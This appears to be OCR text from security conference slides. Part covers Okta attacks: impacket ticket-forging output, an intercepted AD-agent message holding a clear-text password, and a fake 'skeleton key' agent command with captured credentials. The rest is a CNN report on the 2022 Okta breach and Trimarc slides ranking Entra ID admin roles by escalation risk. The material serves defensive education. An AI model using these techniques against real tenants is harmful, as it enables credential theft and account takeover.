[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for lab.local/testuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in testuser.ccache
  ~/V/impacket                    ✓ < impacket-IkpolgGr ◆ < 23:26:25 ⊙ < ↓8.03 KiB/s ↑7.99 KiB/s 192.168.2.13
```

Adam Chester (@_xpn_)
https://www.trustedsec.com/blog/okta-for-red-teamers/

Attacking Okta: Okta AD Agent

Capture AD Credentials (clear-text username & password)


- Compromise AD users who are authenticating to Okta



```
xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<action>
    <UserAuth actionId="rpc::app.active_directory.agent.reply.ok14-majorecs02a.auw2-
ok14.internal//1670637714886//Y5PojoeQQ3KDgHHzA11P9wAAC8g:e9088489-99ff-435a-943b-
b7dccc457cb5:">
        <type>USER_AUTH</type>
        <password>abc123</password>
        <useLdapGroupPasswordPolicy>false</useLdapGroupPasswordPolicy>
        <userName>[email protected]</userName>
    </UserAuth>
</action>
```


Okta Skeleton Key (Fake AD Agent)

- Leverage AD Admin rights



```
> python ./main.py --tenant-domain $TENANT_DOMAIN --skeleton-key WibbleWobble99 oauth --machine-name DC03 --windows-d
omain lab.local --code uz9h7o1h
Cloud-Nine (OKTA Version).. by @_xpn_

[*] Creating Agent Token
[*] Token Created: 00e1Nz5                         1oESC5
[*] Getting Domain ID
[*] Domain ID is 0o             697
[*] Initialising AD Agent
[*] Agent ID is a53            i97
[*] Sending Agent Checkin
[*] PING Received
[*] Username: test.user@lab.local
[*] Password: Password123
```

Adam Chester (@_xpn_)
https://www.trustedsec.com/blog/okta-for-red-teamers/



Okta investigating reports of possible digital breach

By Mary Kay Mallonee, Andrea Cambron and Sean Lyngaas, CNN
Updated 4:09 PM EDT, Tue March 22, 2022

The Okta Inc. website on a laptop computer arranged in Dobbs Ferry, New York, U.S., on Sunday, Feb. 28, 2021.

Okta, an identity authentication service with more than 15,000 customers, said Tuesday that an attacker had access to a support engineer's laptop for five days in January. But the service itself was not breached, according to the company.

The Okta service that customers use to authenticate logins "has not been breached and remains fully operational," Okta Chief Security Officer David Bradbury said in a blog post Tuesday.

"The potential impact to Okta customers is limited to the access that support engineers have," Bradbury said, adding that these engineers are unable to download customer databases or create or delete users. "Support engineers are also able to facilitate the resetting of passwords and MFA factors for users, but are unable to obtain those passwords."


Lapsus$ (LAPSUS$)

*"The potential impact to Okta customers is limited to the access that support engineers have," Bradbury said, adding that these engineers are unable to download customer databases or create or delete users. "**Support engineers are also able to facilitate the resetting of passwords and MFA factors for users**, but are unable to obtain those passwords."*

Securing Entra ID Administration

Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com

There are **100** Entra ID Roles!



Role	Description	Template ID
Application Administrator	Can create and manage all aspects of app registrations and enterprise apps.	9b895d92-2cd3-44c7-9d02-a6ac2d5ea5c3
Application Developer	Can create application registrations independent of the 'Users can register applications' setting.	cf1c38e5-3621-4004-a7cb-879624dced7c
Attack Payload Author	Can create attack payloads that an administrator can initiate later.	9c6df0f2-1e7c-4dc3-b195-66dfbd24aa8f
Attack Simulation Administrator	Can create and manage all aspects of attack simulation campaigns.	c430b396-e693-46cc-96f3-db01bf8bb62a
Attribute Assignment Administrator	Assign custom security attribute keys and values to supported Microsoft Entra objects.	58a13ea3-c632-46ae-9ee0-9c0d43cd7f3d
Attribute Assignment Reader	Read custom security attribute keys and values for supported Microsoft Entra objects.	ffd52fa5-98dc-465c-991d-fc073eb59f8f
Attribute Definition Administrator	Define and manage the definition of custom security attributes.	8424c6f0-a189-499e-bbd0-26c1753c96d4
Attribute Definition Reader	Read the definition of custom security attributes.	1d336d2c-4ae8-42ef-9711-b3604ce3fc2c
Attribute Log Administrator	Read audit logs and configure diagnostic settings for events related to custom security attributes.	5b784334-f94b-471a-a387-e7219fc49ca2
Attribute Log Reader	Read audit logs related to custom security attributes.	9c99539d-8186-4804-835f-fd51ef9e2dcd
Authentication Administrator	Can access to view, set and reset authentication method information for any non-admin user.	c4e39bd9-1100-46d3-8c65-fb160da0071f
Authentication Extensibility Administrator	Customize sign in and sign up experiences for users by creating and managing custom authentication extensions.	25a516ed-2fa0-40ea-a2d0-12923a21473a
Authentication Policy Administrator	Can create and manage the authentication methods policy, tenant-wide MFA settings, password protection policy, and ve	0526716b-113d-4c15-b2c8-68e3c22b9f80
Azure DevOps Administrator	Can manage Azure DevOps policies and settings.	e3973bdf-4987-49ae-837a-ba8e231c7286
Azure Information Protection Administrator	Can manage all aspects of the Azure Information Protection product.	7495fdc4-34c4-4d15-a289-98788ce399fd
B2C IEF Keyset Administrator	Can manage secrets for federation and encryption in the Identity Experience Framework (IEF).	aaf43236-0c0d-4d5f-883a-6955382ac081
B2C IEF Policy Administrator	Can create and manage trust framework policies in the Identity Experience Framework (IEF).	3edaf663-341e-4475-9f94-5c398ef6c070
Billing Administrator	Can perform common billing related tasks like updating payment information.	b0f54661-2d74-4c50-afa3-1ec803f12efe
Cloud App Security Administrator	Can manage all aspects of the Defender for Cloud Apps product.	892c5842-a9a6-463a-8041-72aa08ca3cf6
Cloud Application Administrator	Can create and manage all aspects of app registrations and enterprise apps except application proxy.	158c047a-c907-4556-b7ef-446551a6b5f7
Cloud Device Administrator	Limited access to manage devices in Microsoft Entra ID.	7698a772-787b-4ac8-901f-60d6b08affd2
Compliance Administrator	Can read and manage compliance configuration and reports in Microsoft Entra ID and Microsoft 365.	17315797-102d-40b4-93e0-432062caca18
Compliance Data Administrator	Creates and manages compliance content.	e6d1a23a-da11-4be4-9570-befc86d067a7
Conditional Access Administrator	Can manage Conditional Access capabilities.	b1be1c3e-b65d-4f19-8427-f6fa0d97feb9
Customer LockBox Access Approver	Can approve Microsoft support requests to access customer organizational data.	5c4f9dcd-47dc-4cf7-8c9a-9e4207cbfc91
Desktop Analytics Administrator	Can access and manage Desktop management tools and services.	38a96431-2bdf-4b4c-8b6e-5d3d8abac1a4
Directory Readers	Can read basic directory information. Commonly used to grant directory read access to applications and guests.	88d8e3e3-8f55-4a1e-953a-9b9898b8876b
Directory Synchronization Accounts	Only used by Microsoft Entra Connect service.	d29b2b05-8046-44ba-8758-1e26182fcf32
Directory Writers	Can read and write basic directory information. For granting access to applications, not intended for users.	9360feb5-f418-4baa-8175-e2a00bac4301
Domain Name Administrator	Can manage domain names in cloud and on-premises.	8329153b-31d0-4727-b945-745eb3bc5f31
Dynamics 365 Administrator	Can manage all aspects of the Dynamics 365 product.	44367163-eba1-44c3-98af-f5787879f96a
Dynamics 365 Business Central Administrator	Can access Dynamics 365 Business Central environments and perform all administrative tasks on the environments.	963797fb-eb3b-4cde-8ce3-5878b3f32a3f
Edge Administrator	Manage all aspects of Microsoft Edge.	3f1acade-1e04-4fbc-9b69-f0302cd84aef
Exchange Administrator	Can manage all aspects of the Exchange product.	29232cdf-9323-42fd-ade2-1d097af3e4de
Exchange Recipient Administrator	Can create or update Exchange Online recipients within the Exchange Online organization.	31392ffb-586c-42d1-9346-e59415a2cc4e
External ID User Flow Administrator	Can create and manage all aspects of user flows.	6e591065-9bad-43ed-90f3-e9424366d2f0
External ID User Flow Attribute Administrator	Can create and manage the attribute schema available to all user flows.	0f971eea-41eb-4569-a71e-57bb8a3eff1e
External Identity Provider Administrator	Can configure identity providers for use in direct federation.	be2f45a1-457d-42af-a067-6ec1fa63bc45
Fabric Administrator	Can manage all aspects of the Fabric and Power BI products.	a9ea8996-122f-4c74-9520-8edcd192826c
Global Administrator	Can manage all aspects of Microsoft Entra ID and Microsoft services that use Microsoft Entra identities.	62e90394-69f5-4237-9190-012177145e10
Global Reader	Can read everything that a Global Administrator can, but not update anything.	f2ef992c-3afb-46b9-b7cf-a126ee74c451
Global Secure Access Administrator	Create and manage all aspects of Microsoft Entra Internet Access and Microsoft Entra Private Access, including managin	ac434307-12b9-4fa1-a708-88bf58caabc1
Groups Administrator	Members of this role can create/manage groups, create/manage groups settings like naming and expiration policies, and v	fdd7a751-b60b-444a-984c-02652fe8fa1c
Guest Inviter	Can invite guest users independent of the 'members can invite guests' setting.	95e79109-95c0-4d8e-aee3-d01accf2d47b
Helpdesk Administrator	Can reset passwords for non-administrators and Helpdesk Administrators.	729827e3-9c14-49f7-bb1b-9608f156bbb8
Hybrid Identity Administrator	Can manage Active Directory to Microsoft Entra cloud provisioning, Microsoft Entra Connect, Pass-through Authenticat	8ac3fc64-6eca-42ea-9e69-59f4c7b60eb2
Identity Governance Administrator	Manage access using Microsoft Entra ID for identity governance scenarios.	45d8d3c5-c802-45c6-b32a-1d70b5e1e86e
Insights Administrator	Has administrative access in the Microsoft 365 Insights app.	eb1f4a8d-243a-41f0-9fbd-c7cdf6c5ef7c
Insights Analyst	Access the analytical capabilities in Microsoft Viva Insights and run custom queries.	25df335f-86eb-4119-b717-0ff02de207e9
Insights Business Leader	Can view and share dashboards and insights via the Microsoft 365 Insights app.	31e939ad-9672-4796-9c2e-873181342d2d
Intune Administrator	Can manage all aspects of the Intune product.	3a2c62db-5318-420d-8d74-23affee5d9d5
Kaizala Administrator	Can manage settings for Microsoft Kaizala.	74ef975b-6605-40af-a5d2-b9539d836353
Knowledge Administrator	Can configure knowledge, learning, and other intelligent features.	b5a8dcf3-09d5-43a9-a639-8e29ef291470
Knowledge Manager	Can organize, create, manage, and promote topics and knowledge.	744ec460-397e-42ad-a462-8b3f9747a02c
License Administrator	Can manage product licenses on users and groups.	4d6ac14f-3453-41d0-bef9-a3e0c569773a
Lifecycle Workflows Administrator	Create and manage all aspects of workflows and tasks associated with Lifecycle Workflows in Microsoft Entra ID.	59d46f88-662b-457b-bceb-5c3809e5908f
Message Center Privacy Reader	Can read security messages and updates in Office 365 Message Center only.	ac16e43d-7b2d-40e0-ac05-243ff356ab5b
Message Center Reader	Can read messages and updates for their organization in Office 365 Message Center only.	790c1fb9-7f7d-4f88-86a1-ef1f95c05c1b
Microsoft 365 Migration Administrator	Perform all migration functionality to migrate content to Microsoft 365 using Migration Manager.	8c8b803f-96e1-4129-9349-20738d9f9652
Microsoft Entra Joined Device Local Administ	Users assigned to this role are added to the local administrators group on Microsoft Entra joined devices.	9f06204d-73c1-4d4c-880a-6edb90606fd8
Microsoft Hardware Warranty Administrator	Create and manage all aspects warranty claims and entitlements for Microsoft manufactured hardware, like Surface and Ho	1501b917-7653-4ff9-a4b5-203eaf33784f
Microsoft Hardware Warranty Specialist	Create and read warranty claims for Microsoft manufactured hardware, like Surface and HoloLens.	281fe777-fb20-4fbb-b7a3-ccebce5b0d96
Modern Commerce Administrator	Can manage commercial purchases for a company, department or team.	d24aef57-1500-4070-84db-2666f29cf966
Network Administrator	Can manage network locations and review enterprise network design insights for Microsoft 365 Software as a Service ap	d37c8bed-0711-4417-ba38-b4abe66ce4c2
Office Apps Administrator	Can manage Office apps cloud services, including policy and settings management, and manage the ability to select, unsele	2b745bdf-0803-4d80-aa65-822c4493daac
Organizational Branding Administrator	Manage all aspects of organizational branding in a tenant.	92ed04bf-c94a-4b82-9729-b799a7a4c178
Organizational Messages Approver	Review, approve, or reject new organizational messages for delivery in the Microsoft 365 admin center before they are se	e48398e2-f4bb-4074-8f31-4586725e205b
Organizational Messages Writer	Write, publish, manage, and review the organizational messages for end-users through Microsoft product surfaces.	507f53e4-4e52-4077-abd3-d2e1558b6ea2
Partner Tier1 Support	Do not use - not intended for general use.	4ba39ca4-527c-499a-b93d-d9b492c50246
Partner Tier2 Support	Do not use - not intended for general use.	e00e864a-17c5-4a4b-9c06-f5b95a8d5bd8
Password Administrator	Can reset passwords for non-administrators and Password Administrators.	966707d0-3269-4727-9be2-8c3a10f19b9d
Permissions Management Administrator	Manage all aspects of Microsoft Entra Permissions Management.	af78dc32-cf4d-46f9-ba4e-4428526346b5
Power Platform Administrator	Can create and manage all aspects of Microsoft Dynamics 365, Power Apps and Power Automate.	11648597-926c-4cf3-9c36-bcebb0ba8dcc
Printer Administrator	Can manage all aspects of printers and printer connectors.	644ef478-e28f-4e28-b9dc-3fdde9aa0b1f
Printer Technician	Can register and unregister printers and update printer status.	e8cef6f1-e4bd-4ea8-bc07-4b8d950f4477
Privileged Authentication Administrator	Can access to view, set and reset authentication method information for any user (admin or non-admin).	7be44c8a-adaf-4e2a-84d6-ab2649e08a13
Privileged Role Administrator	Can manage role assignments in Microsoft Entra ID, and all aspects of Privileged Identity Management.	e8611ab8-c189-46e8-94e1-60213ab1f814
Reports Reader	Can read sign-in and audit reports.	4a5d8f65-41da-4de4-8968-e035b65339cf
Search Administrator	Can create and manage all aspects of Microsoft Search settings.	0964bb5e-9bdb-4d7b-ac29-58e794862a40
Search Editor	Can create and manage the editorial content such as bookmarks, Q and As, locations, floorplan.	8835291a-918c-4fd7-a9ce-faa49f0cf7d9
Security Administrator	Can read security information and reports, and manage configuration in Microsoft Entra ID and Office 365.	194ae4cb-b126-40b2-bd5b-6091b380977d
Security Operator	Creates and manages security events.	5f2222b1-57c3-48ba-8ad5-d4759f1fde6f
Security Reader	Can read security information and reports in Microsoft Entra ID and Office 365.	5d6b6bb7-de71-4623-b4af-96380a352509
Service Support Administrator	Can read service health information and manage support tickets.	f023fd81-a637-4b56-95fd-791ac0226033
SharePoint Administrator	Can manage all aspects of the SharePoint service.	f28a1f50-f6e7-4571-818b-6a12f2af6b6c
Skype for Business Administrator	Can manage all aspects of the Skype for Business product.	75941009-915a-4869-abe7-691bff18279e
Teams Administrator	Can manage the Microsoft Teams service.	69091246-20e8-4a56-aa4d-066075b2a7a8
Teams Communications Administrator	Can manage calling and meetings features within the Microsoft Teams service.	baf37b3a-610e-45da-9e62-d9d1e5e8914b
Teams Communications Support Engineer	Can troubleshoot communications issues within Teams using advanced tools.	f70938a0-fc10-4177-9e90-2178f8765737
Teams Communications Support Specialist	Can troubleshoot communications issues within Teams using basic tools.	fcf91098-03e3-41a9-b5ba-6f0ec8188a12
Teams Devices Administrator	Can perform management related tasks on Teams certified devices.	3d762c5a-1b6c-493f-843e-55a3b42923d4
Tenant Creator	Create new Microsoft Entra or Azure AD B2C tenants.	112ca1a2-15ad-4102-995e-45b0bc479a6a
Usage Summary Reports Reader	Read Usage reports and Adoption Score, but can't access user details.	75934031-6c7e-415a-99d7-48dbd49e875e
User Administrator	Can manage all aspects of users and groups, including resetting passwords for limited admins.	fe930be7-5e62-47db-91af-98c3a49a38b1
Virtual Visits Administrator	Manage and share Virtual Visits information and metrics from admin centers or the Virtual Visits app.	e300d9e7-4a2b-4295-9eff-f1c78b36cc98
Viva Goals Administrator	Manage and configure all aspects of Microsoft Viva Goals.	92b086b3-e367-4ef2-b869-1de128fb986e
Viva Pulse Administrator	Can manage all settings for Microsoft Viva Pulse app.	87761b17-1ed2-4af3-9acd-92a150038160
Windows 365 Administrator	Can provision and manage all aspects of Cloud PCs.	11451d60-acb2-45eb-a7d6-43d0f0125c13
Windows Update Deployment Administrator	Can create and manage all aspects of Windows Update deployments through the Windows Update for Business deploym	32696413-001a-46ae-978c-ce0f6b3620d2
Yammer Administrator	Manage all aspects of the Yammer service.	810a2642-a034-447f-a5e8-41beaa378541

Microsoft's Privileged Entra ID Roles List [PRIVILEGED]

- Application Administrator
- Application Developer
- Authentication Administrator
- Authentication Extensibility Administrator
- B2C IEF Keyset Administrator
- Cloud Application Administrator
- Cloud Device Administrator
- Conditional Access Administrator
- Directory Synchronization Accounts
- Directory Writers
- Domain Name Administrator
- External Identity Provider Administrator
- Global Administrator
- Global Reader
- Helpdesk Administrator
- Hybrid Identity Administrator
- Intune Administrator
- Partner Tier1 Support
- Partner Tier2 Support
- Password Administrator
- Privileged Authentication Administrator
- Privileged Role Administrator
- Security Administrator
- Security Operator
- Security Reader
- User Administrator

As of:
4/22/2024

26 roles: https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference

Trimarc Level 0 Entra ID Roles

Effective Full Admin Rights or Capability to Gain Full Admin to Entra ID

- **Global Administrator**
  - Full admin rights to the Entra ID, Microsoft 365, and 1-click full control of all Azure subscriptions
    From Azure AD to Active Directory (via Azure) – An Unanticipated Attack Path (2020)
- **Hybrid Identity Administrator**
  - *"Can create, manage and deploy provisioning configuration setup from Active Directory to Microsoft Entra ID using Cloud Provisioning as well as manage Microsoft Entra Connect, Pass-through Authentication (PTA), Password hash synchronization (PHS), Seamless Single Sign-On (Seamless SSO), and **federation settings**."*
    https://medium.com/tenable-techblog/roles-allowing-to-abuse-entra-id-federation-for-persistence-and-privilege-escalation-df9ca6e58360
- **Partner Tier2 Support**
  - *"The Partner Tier2 Support role can reset passwords and invalidate refresh tokens for all non-administrators and administrators (including Global Administrators). "*

    "not quite as powerful as Global Admin, but the role does allow a principal with the role to promote themselves or any other principal to Global Admin."
    The Most Dangerous Entra Role You've (Probably) Never Heard Of
- **Privileged Authentication Administrator**
  - *Microsoft: "do not use."*
    "Set or reset any authentication method (including passwords) for any user, including Global Administrators. …
    Force users to re-register against existing non-password credential (such as MFA or FIDO) and revoke remember MFA on the device, prompting for MFA on the next sign-in of all users."
- **Privileged Role Administrator**
  - *"Users with this role can manage role assignments in Microsoft Entra ID, as well as within Microsoft Entra Privileged Identity Management. …*
    This role grants the ability to manage assignments for all Microsoft Entra roles including the Global Administrator role. "

https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference

Trimarc Level 1 Entra ID Roles (1 of 2)

Highly Privileged Rights that have Privilege Escalation Potential Depending on Tenant Configuration or ability to reconfigure the security posture of the tenant

Role	Microsoft Description
Application Administrator	This is a privileged role. Users in this role can create and manage all aspects of enterprise applications, application registrations, and application proxy settings.
Authentication Administrator	This is a privileged role. Set or reset any authentication method (including passwords) for non-administrators and some roles. Require users who are non-administrators or assigned to some roles to re-register against existing non-password credentials (for example, MFA or FIDO), and can also revoke remember MFA on the device, which prompts for MFA on the next sign-in. Perform sensitive actions for some users.
Domain Name Administrator	This is a privileged role. Users with this role can manage (read, add, verify, update, and delete) domain names. Can be used in federation attacks.
Microsoft Entra Joined Device Local Administrator	During Microsoft Entra join, this group is added to the local Administrators group on the device.
Cloud Application Administrator	This is a privileged role. Users in this role have the same permissions as the Application Administrator role, excluding the ability to manage application proxy. This role grants the ability to create and manage all aspects of enterprise applications and application registrations.
Conditional Access Administrator	This is a privileged role. Users with this role have the ability to manage Microsoft Entra Conditional Access settings.
Directory Synchronization Accounts	This is a privileged role. Do not use. This role is automatically assigned to the Microsoft Entra Connect service, and is not intended or supported for any other use. Privileged rights: Update application credentials, Manage hybrid authentication policy in Microsoft Entra ID, Update basic properties on policies, & Update credentials of service principals
Directory Writers	This is a privileged role. Users in this role can read and update basic information of users, groups, and service principals. Privileged rights: Create & update OAuth 2.0 permission grants, add/disable/enable users, Force sign-out by invalidating user refresh tokens, & Update User Principal Name of users.

https://learn.microsoft.com/en-us/entra/identity/role-based-access-control/permissions-reference

Trimarc Level 1 Entra ID Roles (1 of 2)

Highly Privileged Rights that have Privilege Escalation Potential Depending on Tenant Configuration or ability to reconfigure the security posture of the tenant

